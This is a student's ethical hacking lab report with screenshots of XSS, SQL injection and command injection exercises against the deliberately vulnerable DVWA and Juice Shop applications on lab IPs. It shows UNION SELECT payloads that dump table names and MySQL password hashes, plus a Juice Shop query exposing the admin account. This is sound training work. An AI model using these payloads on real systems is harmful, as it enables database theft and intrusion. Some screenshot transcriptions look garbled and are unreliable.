

Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

Student:

Isaiah Mosley

Email:

isaiahmosley80@gmail.com

Time on Task:

41 hours, 25 minutes

Progress:


100%

Report Generated: Tuesday, December 2, 2025 at 1:23 PM

Hands-On Demonstration

Part 1: Demonstrate XSS Attacks Using DVWA

12. Make a screen capture showing the line with your name enclosed in < >.




The screenshot shows a terminal window displaying the source code of a DVWA XSS attack. The code is a modified version of the DVWA index page, where the user's name 'Isaiah Mosley' is injected into the 'Hello' greeting. The code includes line numbers from 49 to 86, showing the HTML structure and the injected script. The terminal window has a dark background with white text and uses syntax highlighting for HTML tags.

```
49
50     <pre>Hello <isaiyah_mosley></pre>
51
52     </div>
53
54     <h2>More info</h2>
55
56     <ul>
57         <li><a href="http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
58         <li><a href="http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
59         <li><a href="http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
60     </ul>
61 </div>
62
63     <br />
64     <br />
65
66     </div>
67
68     <div class="clear">
69     </div>
70
71     <div id="system_info">
72         <input type="button" value="View Help" class="popup_button" onClick="javascript:popUp( '../../../../../vulnerabilities/view_help.php?id=xss_r&security=low' )"> <input
73             type="button" value="Close" class="close_button" onClick="javascript:popUpClose()">
74     </div>
75
76     <div id="footer">
77
78         <p>Damn Vulnerable Web Application (DVWA) v1.8</p>
79
80     </div>
81
82 </div>
83
84 </body>
85
86 </html>
```


Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

15. Make a screen capture showing the popup.



22. Make a screen capture showing the popup.




Part 2: Demonstrate SQL Injection Attacks Using DVWA


Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

4. Make a screen capture showing the SQL syntax error.




9. Make a screen capture showing the results of the query.




Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

13. Make a screen capture showing the error page for ORDER BY 3.



16. Make a screen capture showing the error page for the firstname field.



Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

20. Make a screen capture showing the first 3 results of the query.

The screenshot shows the DVWA SQL Injection page. The URL is 172.30.0.13/DVWA/vulnerabilities/sql_injection/. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current tab), and SQL Injection (Blind). The main content area has a "User ID:" input field with a "Submit" button. Below it, three SQL injection queries are displayed:

```
ID: a' UNION SELECT table_schema, table_name FROM information_Schema.tables;#
First name: information_schema
Surname: CHARACTER_SETS

ID: a' UNION SELECT table_schema, table_name FROM information_Schema.tables;#
First name: information_schema
Surname: COLLATIONS

ID: a' UNION SELECT table_schema, table_name FROM information_Schema.tables;#
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

23. Make a screen capture showing the first few results of the query.

The screenshot shows the DVWA SQL Injection page. The URL is 172.30.0.13/DVWA/vulnerabilities/sql_injection/. The page title is "vulnerability: SQL injection". The sidebar and input fields are identical to the previous screenshot. The results show three more rows of database information:

```
ID: a' UNION ALL SELECT user, password FROM mysql.user;#
First name: root
Surname: *9CFBBC772F3F6C1060200353860A5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;#
First name: root
Surname: *9CFBBC772F3F6C1060200353860A5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;#
First name: root
Surname: *9CFBBC772F3F6C1060200353860A5BBBF1249A11
```

Part 3: Command Execution

Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

4. Make a screen capture showing the results of the command injection.

The screenshot shows a Firefox browser window with the DVWA (Damn Vulnerable Web Application) interface. The URL is `http://172.30.0.13/DVWA/vulnerabilities/4e/`. The title bar says "Performing Web Application and Database Attacks (4e)" and the address bar shows "AttackLinux01". The main content area displays the "Vulnerability: Command Execution" page. On the left is a sidebar menu with various attack types, and the "Command Execution" option is highlighted. The main form is titled "Ping for FREE" and contains a text input field with the value "uid=33(www-data) gid=33(www-data) groups=33(www-data)". Below the input field is a "submit" button. To the right of the input field, the output of the ping command is shown:

```
PING 172.30.0.13 (172.30.0.13) 56(84) bytes of data.  
64 bytes from 172.30.0.13: icmp_seq=1 ttl=64 time=0.042 ms  
64 bytes from 172.30.0.13: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 172.30.0.13: icmp_seq=3 ttl=64 time=0.055 ms  
... 172.30.0.13 ping statistics ...  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.035/0.044/0.055/0.008 ms
```

Below the command output, there is a "More info" section with three links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/sh/>

6. Make a screen capture showing the results of the command injection.

This screenshot is identical to the one above, showing the DVWA Command Execution page. The only difference is the timestamp in the browser's address bar, which has changed to "2025-02-24 20:16:39". The rest of the interface, including the sidebar menu, the "Ping for FREE" form, and the command output, remains the same.

Applied Learning

Part 1: Perform a Stored XSS Attack on the Juice Shop

7. Make a screen capture of the page showing your comment.




12. Make a screen capture showing the successful addition of Feedback but with an empty result.

A screenshot of a terminal window on Kali Linux. The command entered is "curl -X POST -H 'Content-Type:application/json' -d '{"captcha": "", "comment": "xss", "rating": 1, "updatedat": "2025-02-24T05:18:59.396Z", "userId": null}' http://172.30.0.23/api/feedback". The output shows a success message: "status": "success", "data": {"id": 9, "comment": "", "rating": 1, "updatedat": "2025-02-24T05:18:59.396Z", "userId": null}. The terminal window has a dark background with the Kali Linux logo visible in the background.


Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

14. Make a screen capture showing the successful addition of the feedback.



17. Make a screen capture showing the XSS alert.




Part 2: Perform an SQL Injections Attack on the Juice Shop


Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05

3. Make a screen capture showing the unknown table error.




6. Make a screen capture showing the wrong column count error.



Performing Web Application and Database Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 05


9. Make a screen capture showing the query result with the values 1 through 9.



```
2025-02-25 00:08:31 | 172.30.0.23/rest/products/search/?q=1 OR 1=1 AND 1=2 AND 1=3 AND 1=4 AND 1=5 AND 1=6 AND 1=7 AND 1=8 AND 1=9 FROM sqlite_... | 120% | Isaiah Mosley | AttackLinux01 | 1:08 |
```

```
status: "success"
data:
  0:
    id: "1"
    name: "2"
    description: "3"
    price: "4"
    deluxePrice: "5"
    image: "6"
    createdAt: "7"
    updatedAt: "8"
    deletedAt: "9"
```

12. Make a screen capture showing the schema for the Users table.



```
2025-02-25 00:11:59 | 172.30.0.23/rest/products/search/?q=1 OR 1=1 AND 1=2 AND 1=3 AND 1=4 AND 1=5 AND 1=6 AND 1=7 AND 1=8 AND 1=9 FROM sqlite_... | 80% | Isaiah Mosley | AttackLinux01 | 1:11 |
```

```
id: "CREATE TABLE `Users` ( `id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '' , `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) , `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '' , `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME )"
name: "2"
description: "3"
price: "4"
deluxePrice: "5"
image: "6"
createdAt: "7"
updatedAt: "8"
deletedAt: "9"


19:
id: "CREATE TABLE `Wallets` ( `id` INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` ( `id` ) ON DELETE SET NULL ON UPDATE CASCADE)"
name: "2"
description: "3"
price: "4"
deluxePrice: "5"
image: "6"
createdAt: "7"
updatedAt: "8"
deletedAt: "9"

20:
id: "CREATE TABLE `sqlite_sequence` ( `name` , `seq` )"
name: "2"
description: "3"
price: "4"
deluxePrice: "5"
image: "6"
```

Performing Web Application and Database Attacks (4e)


Ethical Hacking, Fourth Edition - Lab 05

14. Make a screen capture showing the information for the first user.



```
status: "success"
data:
  0:
    id: 1
    name: "admin@juice-sh.op"
    description: "01K2023a7bd7250516f069df18b500"
    price: "4"
    deluxePrice: "5"
    image: "6"
    createdAt: "7"
    updatedAt: "8"
    deletedAt: "9"
```

19. Make a screen capture showing the login name.



Challenge and Analysis

Part 1: Perform a Reflected XSS Attack Manually

Document the attack string that can be used to execute the alert function from the /search endpoint in Mousepad on the virtual machine and take a screenshot.

Incomplete